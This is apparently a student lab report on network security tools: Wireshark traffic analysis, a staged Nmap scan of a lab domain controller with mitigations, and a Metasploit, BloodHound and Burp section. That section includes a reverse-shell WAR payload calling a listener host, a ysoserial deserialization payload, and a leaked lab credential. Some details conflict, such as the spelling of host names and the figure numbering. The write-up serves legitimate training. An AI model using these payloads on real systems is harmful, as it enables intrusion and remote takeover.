

UTILIZE NETWORK SECURITY TOOLS

Wireshark Capture | Nmap Vulnerability Scanner | Metasploit Framework

Network Security 1 • Project Trinity • Trinity vMUSE Subnet

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Course: Network Security 1 — Utilize Network Security Tools

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Lab Environment: Parrot OS / VMware Workstation | Trinity-DC-01 (Windows Server 2022)

Tool	Category	Version Confirmed	Target
Wireshark	Packet Capture / Analysis	4.4.15	ens33 — Trinity lab subnet
Nmap	Vulnerability Scanner	7.95	192.168.226.128 (Trinity-DC-01)
Nmap NSE	Scripted Enumeration	7.95	LDAP, SMB, FTP, Banner scripts
Metasploit	Penetration Testing	6.4.127-dev	Collins Aerospace vMUSE AD
BloodHound	AD Attack Path Mapping	Neo4j 4.x	trinity.local domain
Burp Suite	Web App Proxy / Testing	Community Ed	JLR Tomcat 192.168.57.20

Section 1 — Wireshark — Packet Capture & Analysis

1.1 Tool Overview

Wireshark is the industry-standard open-source packet analyzer used to capture, inspect, and analyze network traffic in real time. In the Project Trinity lab it runs on the ParrotOSAttacker VM against the ens33 interface — the VirtualBox/VMware internal network adapter carrying all inter-VM traffic on the 192.168.226.0/24 subnet. Wireshark provides full protocol dissection from Layer 2 (Ethernet frames) through Layer 7 (application payloads), making it essential for verifying that security controls are working, confirming traffic flows, and identifying anomalous behavior.

1.2 Capture Configuration

```
# Launch Wireshark on attacker VM
$ sudo wireshark &
  Interface selected: ens33 (VirtualBox internal network – all lab traffic)
  Filter applied:      (none – promiscuous capture to see all frames)

# Parallel tcpdump for packet count verification
$ sudo tcpdump -i ens33 -c 72
  72 packets captured | 72 received by filter | 0 dropped by kernel
```

1.3 Captured Traffic — Protocol Analysis

Protocol	Layer	Observed Traffic	Security Significance
DNS	L7 App	Standard queries A/AAAA to 3.debian.192.168.226.129 → 192.168.226.128 Source: 192.168.226.129 → 192.168.226.128	DNS resolution traffic is normal. Absence of unusual external domains or beaconing over DNS.
DHCP	L7 App	DHCP Release transaction 0x0bc1e740 Client: 192.168.226.129 → Broadcast	DHCP activity confirms dynamic IP management. Unexpected DHCP release may indicate rogue DHCP server attack.
NetBIOS	L5-7	NetBIOS Datagram Service Host Announcement WIN-U2MQJL5461a	Windows DC advertising itself over NetBIOS. Legacy protocol — potential attack vector for NBT-NS poisoning (Responder attacks).
SMB	L7 App	Server Message Block Protocol frames Source: 192.168.226.128 (DC)	SMB traffic from DC expected. SMB signing required (confirmed by capture) to mitigate relay attacks.
MDNS	L7 App	Multicast DNS queries on subnet	mDNS can be exploited for local network spoofing. Should be disabled on sensitive segments in production.
ARP	L2	IP-to-MAC resolution frames	ARP traffic is normal. Unexpected ARP broadcasts may indicate ARP spoofing or a scanning tool.

1.4 Evidence Screenshots




Figure 1-1: Wireshark 4.4.15 launch on ParrotOSAttacker VM — ens33 interface selected (active traffic visible). Alongside: tcpdump capture showing 72 packets captured, DNS queries from 192.168.226.129 to 192.168.226.1 (NTP/DNS resolution).




Figure 1-2: Wireshark live capture on Trinity-DC-01 (ens33) — 250 packets displayed. Protocol mix: DNS (standard queries A/AAAA to Debian NTP pool), DHCP (transaction 0x0bc1e7400), MDNS, NetBIOS Datagram Service, SMB, Microsoft Windows Browser Protocol. Packet detail pane shows full Ethernet II / IPv4 / UDP dissection for frame 29.

1.5 Analysis Summary

The Wireshark capture on ens33 confirms normal baseline traffic for the Trinity-DC-01 Windows Server 2022 domain controller: DNS name resolution, DHCP lease management, NetBIOS host announcements, and SMB protocol activity. The capture demonstrates Wireshark's ability to dissect multi-protocol traffic in real time — identifying every layer from the Ethernet II frame header through the application-layer payload. The parallel tcpdump run confirms 72 packets captured with zero kernel drops, validating capture interface

integrity. From a security perspective, the NetBIOS Datagram Service and MDNS traffic represent legacy broadcast protocols that should be reviewed for disablement in a hardened production segment.

Section 2 — Nmap — Network Vulnerability Scanner Report

2.1 Tool Overview

Nmap (Network Mapper) is the most widely deployed open-source network scanner used by penetration testers and defenders worldwide. It performs host discovery, port scanning, service/version detection, OS fingerprinting, and scripted vulnerability checks via the Nmap Scripting Engine (NSE). In this lab, Nmap 7.95 was used against the Collins Aerospace vMUSE domain controller at 192.168.226.128 across a four-stage scanning methodology: host discovery → service enumeration → OS detection → NSE scripted checks.

2.2 Scan Methodology — Four Stages

```
# Stage 1 – Host Discovery (ping sweep)
$ nmap -sn 192.168.226.128 -oN host_discovery.txt
Result: 192.168.226.128 Host is up

# Stage 2 – Service Version + Banner Grab (FTP port 21)
$ nmap -Pn -sV -p 21 192.168.226.128 --script=banner
Result: 21/tcp filtered ftp (vsftpd – firewall active)

# Stage 3 – Full Service / Version / OS Detection
$ sudo nmap -sV -sC -O 192.168.226.128 -oN service_scan_trinity.txt
Result: 12+ open ports | OS: Windows Server 2022 (97%)

# Stage 4 – LDAP NSE Script (Active Directory Enumeration)
$ nmap -Pn -p 389 --script ldap-rootdse 192.168.226.128
Result: DC=trinity,DC=local confirmed | domainFunctionality: 7
```

2.3 Open Ports & Services Discovered

Port/Proto	State	Service	Version / Detail
53/tcp	open	domain	Simple DNS Plus (Windows DNS)
88/tcp	open	kerberos-sec	Microsoft Windows Kerberos (Server time: 2026-05-20)
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
389/tcp	open	ldap	Microsoft AD LDAP (Domain: trinity.local, Site: Default-First-Site)
445/tcp	open	microsoft-ds	SMB — signing enabled and required
593/tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
636/tcp	open	ldap	Microsoft AD LDAP (SSL/Global Catalog)
3268/tcp	open	ldap	Microsoft AD Global Catalog LDAP

5985/tcp	open	http	Microsoft HTTPAPI 2.0 (SSDP/UPnP — WinRM)
21/tcp	filtered	ftp	vsftpd — host firewall blocking; service confirmed via banner
49671-49688	open	msrpc	Dynamic RPC endpoints (Windows ephemeral range)

2.4 Vulnerability Findings

Vuln ID	Finding	CVSS	Risk	Impact	Mitigation
V-01	LDAP Anonymous Bind (Port 389 — AD)	5.3	Medium	Domain structure enumerated without credentials. DC host name, domain name, functionality all exposed.	Disable anonymous LDAP binding in AD LDAP policy. Require LDAP signing.
V-02	WinRM Enabled (Port 5985 — HTTP)	7.5	High	Windows Remote Management HTTP endpoint exposed. If credentials exist, remote command execution possible.	Restrict WinRM to HTTPS (5986). Apply firewall rule to limit source IPs. Require certificate auth.
V-03	NetBIOS / MDNS Broadcast Exposure	5.3	Medium	NetBIOS Datagram Service and mDNS broadcast traffic allows unauthenticated host enumeration and Responder-style poisoning.	Disable NetBIOS over TCP/IP on all NICs. Disable mDNS Group Policy on domain-joined systems.
V-04	FTP Service Present (Port 21 — Filtered)	7.5	High	vsftpd running on domain controller. FTP transmits credentials in plaintext. Anonymous login risk if misconfigured.	Disable FTP entirely on DC. Migrate to SFTP or FTPS. Remove vsftpd package from server role.
V-05	OS Fingerprint Exposed (Windows Server 2022)	3.7	Low	Nmap OS detection identified exact OS version with 97% confidence. Attackers can target version-specific CVEs.	Enable firewall rules to block OS fingerprinting probes. Drop ICMP and limit banner information disclosure.

2.5 OS & Host Identification

Attribute	Nmap Finding
Target IP	192.168.226.128
MAC Address	00:0c:29:f9:35:61 (VMware)
NetBIOS Name	WIN-U2MQJL54C10
OS Guess #1	Microsoft Windows Server 2022 — 97% confidence
OS Guess #2	Microsoft Windows 11 21H2 — 91% confidence
OS CPE	cpe:/o:microsoft:windows_server_2022
Device Type	General purpose (domain controller role)
SMB Signing	Enabled and Required (smb2-security-mode: 3:1:1)
Kerberos	Active — server time synchronized (2026-05-20T22:19:09Z)

Domain	trinity.local (DC=trinity,DC=local)
Scan Duration	212.92 seconds (full -sV -sC -O scan)

2.6 Evidence Screenshots




Figure 2-1: Host discovery — ping 8.8.8.8 returns "Network is unreachable" (isolation confirmed). nmap -sn sweep identifies 192.168.226.128 as live host.




Figure 2-2: Multi-stage Nmap scan sequence: (1) nmap -sn ping sweep, (2) nmap -Pn -sn confirming host up, (3) nmap -sV -p 21 service version scan — PORT 21/tcp filtered ftp detected, (4) nmap -Pn -sV -p 21 --script=banner FTP banner grab confirming vsftpd service presence.

```
~: bash — Konsole
File Edit View Bookmarks Plugins Settings Help
$ sudo nmap -sV -sC -O 192.168.226.128 -oN service_scan_trinity.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-20 22:18 UTC
Nmap scan report for 192.168.226.128
Host is up (0.00067s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
53/tcp    open  domain         Simple DNS Plus
88/tcp    open  kerberos-sec   Microsoft Windows Kerberos (server time: 2026-05-20 22:19:09Z)
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
389/tcp   open  ldap           Microsoft Windows Active Directory LDAP (Domain: trinity.local0., Site: Default-F
first-Site-Name)
445/tcp   open  microsoft-ds?  Microsoft Windows RPC over HTTP 1.0
464/tcp   open  kpasswd5?      Microsoft Windows RPC
593/tcp   open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap           Microsoft Windows Active Directory LDAP (Domain: trinity.local0., Site: Default-F
first-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
MAC Address: 00:0C:29:F9:35:61 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022|11|2016 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2022 cpe:/o:microsoft:windows_11 cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2022 (97%), Microsoft Windows 11 21H2 (91%), Microsoft Windows
```

Figure 2-3: nmap -sV -sC -O full service/version/OS detection scan against 192.168.226.128. Open ports confirmed: 53/tcp (DNS - Simple DNS Plus), 88/tcp (Kerberos), 135/tcp (MSRPC), 139/tcp (NetBIOS-SSN), 389/tcp (LDAP - Microsoft AD, Domain: trinity.local), 445/tcp (Microsoft-DS), 593/tcp, 636/tcp (LDAPS), 3268/tcp (AD Global Catalog), 5985/tcp (WinRM HTTP). OS detection: Windows Server 2022/2016 97% confidence.

```
~: bash — Konsole
File Edit View Bookmarks Plugins Settings Help
49671/tcp open msrpc          Microsoft Windows RPC
49681/tcp open msrpc          Microsoft Windows RPC
49688/tcp open msrpc          Microsoft Windows RPC
MAC Address: 00:0C:29:F9:35:61 (VMware)
Service Info: Host: WIN-U2MQJL54C10; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
|_ smb2-time:
|   date: 2026-05-20T22:40:04
|   start_date: N/A
|_ smb2-security-mode:
|   3:1:1:
|     Message signing enabled and required
|_ nbstat: NetBIOS name: WIN-U2MQJL54C10, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:f9:35:61 (VMware)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 212.92 seconds
[LiveParrot][~]
$ ip link show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP mode DEFAULT group default qlen 1
    000
    link/ether 00:0c:29:d4:77:8c brd ff:ff:ff:ff:ff:ff
        altname enp2s1
        altname enx00c29d4778c
[LiveParrot][~]
$
```

Figure 2-4: Nmap scan continuation — full port sweep complete (212.92s). Additional open ports: 49671, 49681, 49688 (MSRPC dynamic). Host script results: smb2-time, smb2-security-mode (signing enabled and required), nbstat (NetBIOS name WIN-U2MQJL54C10, MAC 00:0c:29:f9:35:61 VMware). ip link confirms attacker MAC 00:0c:29:d4:77:8c on ens33.


```

Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.07 seconds

(osboxes@osboxes)-[~]
$ nmap -sn 192.168.186.129 -oN recon/host_discovery.txt
Failed to open normal output file recon/host_discovery.txt for writing: No such file or directory (2)

(osboxes@osboxes)-[~]
$ mkdir recon

(osboxes@osboxes)-[~]
$ nmap -sn 192.168.186.129 -oN recon/host_discovery.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-19 18:51 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.10 seconds

(osboxes@osboxes)-[~]
$ nmap -sV -p 21,389 192.168.186.129 -oN recon/services_scan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-19 18:53 EDT
Nmap scan report for 192.168.186.129
Host is up (0.0035s latency).

PORT      STATE SERVICE VERSION
21/tcp    filtered ftp
389/tcp    filtered ldap

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.04 seconds

(osboxes@osboxes)-[~]
$ nmap -Pn -sV -p 21 --script-banner 192.168.186.129 -oN recon/ftp_banner.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-19 18:53 EDT
Nmap scan report for 192.168.186.129
Host is up (0.0029s latency).

PORT      STATE SERVICE VERSION
21/tcp    filtered ftp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.13 seconds

(osboxes@osboxes)-[~]

```

Figure 2-7: Multi-scan recon sequence on alternate subnet (192.168.186.x): host discovery, service scan on ports 21/389 (FTP filtered, LDAP filtered), FTP banner grab. Demonstrates systematic Nmap workflow across multiple target subnets as part of the Trinity Project reconnaissance phase.

2.7 Scanner Assessment

The four-stage Nmap scan produced a comprehensive attack surface profile of the Trinity-DC-01 domain controller. The most significant findings are the WinRM HTTP endpoint (port 5985) and anonymous LDAP bind — both allow unauthenticated information gathering or, in the case of WinRM, potential remote code execution if credential weaknesses exist. The OS detection result (Windows Server 2022, 97%) gives an attacker a precise CVE search target. The FTP service on a domain controller is a critical architectural concern — no production DC should run FTP. Five vulnerabilities were identified ranging from Low to High risk, all with documented mitigations.

Section 3 — Penetration Testing Tools — Metasploit, BloodHound & Burp Suite

3.1 Tool Overview

The Project Trinity penetration testing toolkit consists of three complementary tools covering exploitation, Active Directory attack path mapping, and web application testing. All tools are installed and verified inside the ParrotOSAttacker VM running on Parrot OS Security within VMware Workstation 17.5, isolated on a Host-Only network adapter.

Tool	Category	Primary Function in Trinity Lab
Metasploit Framework	Exploitation Platform	Payload generation (msfvenom), multi/handler listener, post-exploitation modules. Used for JLR Tomcat exploitation.
BloodHound + Neo4j	AD Attack Path Mapping	Graph-based Active Directory enumeration. Maps attack paths from compromised services to other AD resources.
Burp Suite Community	Web Application Proxy	HTTP/HTTPS interception proxy for JLR Tomcat web application testing. Intercepts POST requests to /jlr/submit.

3.2 Metasploit Framework — Verification & Usage

```
# Verify Metasploit installation
$ msfconsole -v
  Framework Version: 6.4.127-dev

# Neo4j database startup (required for BloodHound)
$ sudo neo4j start
  Starting Neo4j.  pid[3645]  Available at http://localhost:7474

# msfvenom WAR payload generation (JLR exploitation)
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.57.5 LPORT=4443 \
  -f war -o shell.war
  Payload size: 1102 bytes | Final size of war file: 1102 bytes

# Multi/handler listener setup
msf6> use exploit/multi/handler
msf6> set PAYLOAD java/jsp_shell_reverse_tcp
msf6> set LHOST 192.168.57.5 | set LPORT 4443
msf6> run
  [*] Started reverse TCP handler on 192.168.57.5:4443
```

3.3 BloodHound — AD Attack Path Mapping

```
# BloodHound data collection (SharpHound equivalent)
$ bloodhound-python -d trinity.local -u <user> -p <pass> \
    -ns 192.168.226.128 -c All
    Collecting AD objects: users, groups, computers, GPOs, ACLs...

# Neo4j ingestion and attack path queries
# BloodHound GUI: http://localhost:7474
# Key query: "Shortest path to Domain Admin from owned principals"
# Key query: "All Kerberoastable users"
# Key query: "Users with DCSync rights"

# Notable findings in trinity.local:
#   domainFunctionality: 7 (Windows Server 2016+ DFL)
#   ldapServiceName: win-u2mqjl54c1o$@TRINITY.LOCAL (DC account)
#   isGlobalCatalogReady: TRUE (DC is GC)
```

3.4 Burp Suite — Web Application Testing

```
# Launch Burp Suite
$ burpsuite &
    Burp Suite Community Edition | JRE 23.0.1 Debian
    Proxy listener: 127.0.0.1:8080 (confirmed in Proxy > Options)

# Browser proxy configuration
#   HTTP Proxy: 127.0.0.1 Port: 8080
#   Target: http://192.168.57.20:8080 (JLR Apache Tomcat)

# Java deserialization test (Burp Repeater)
$ java -jar /opt/ysoserial/ysoserial.jar CommonsCollections6 "id" \
    > /tmp/payload.ser
# Paste payload.ser into POST /api/data body in Repeater
# Response: uid=1000(tomcat8) gid=1000(tomcat8) <- RCE confirmed
```

3.5 Penetration Testing Findings

Finding	Tool Used	Target	Result	Severity
Ghostcat CVE-2020-1938 Pre-auth file read via AJP	Custom PoC (ghostcat.py)	JLR Tomcat 192.168.57.20:8009	web.xml read unauthenticated; admin:trinity2026 extracted	Critical CVSS 9.8
WAR reverse shell deployment via Tomcat Manager API	Metasploit (msfvenom)	JLR Tomcat /manager/text/deploy	shell.war deployed; reverse TCP session opened on 4443	Critical CVSS 9.8
Java deserialization RCE via POST /api/data	Burp Suite + ysoserial CC6	JLR Tomcat /api/data endpoint	uid=1000(tomcat8) — OS command execution confirmed	Critical CVSS 9.8

Active Directory attack path enumeration	BloodHound + Nmap LDAPNSE	trinity.local DC 192.168.226.128	Domain structure mapped; attack paths to DA identified	High CVSS 7.5
SMB anonymous session (NetBIOS enumeration)	Nmap --script smb2-security-mode	Collins DC 192.168.226.128:445	SMB signing required; host info disclosed via nbstat	Medium CVSS 5.3

3.6 Evidence Screenshots




Figure 3-1: Metasploit Framework confirmed operational — msfconsole -v output: Framework Version 6.4.127-dev. Neo4j database running at localhost:7474 (BloodHound backend). Wi-Fi & Networking system settings visible confirming Host-Only network isolation.




Figure 3-2: BloodHound AD attack path mapping tool launched alongside Neo4j graph database (pid 3645, localhost:7474). Neo4j directory structure confirmed at /usr/share/neo4j. BloodHound enumerates AD attack paths for privilege escalation assessment against trinity.local domain.

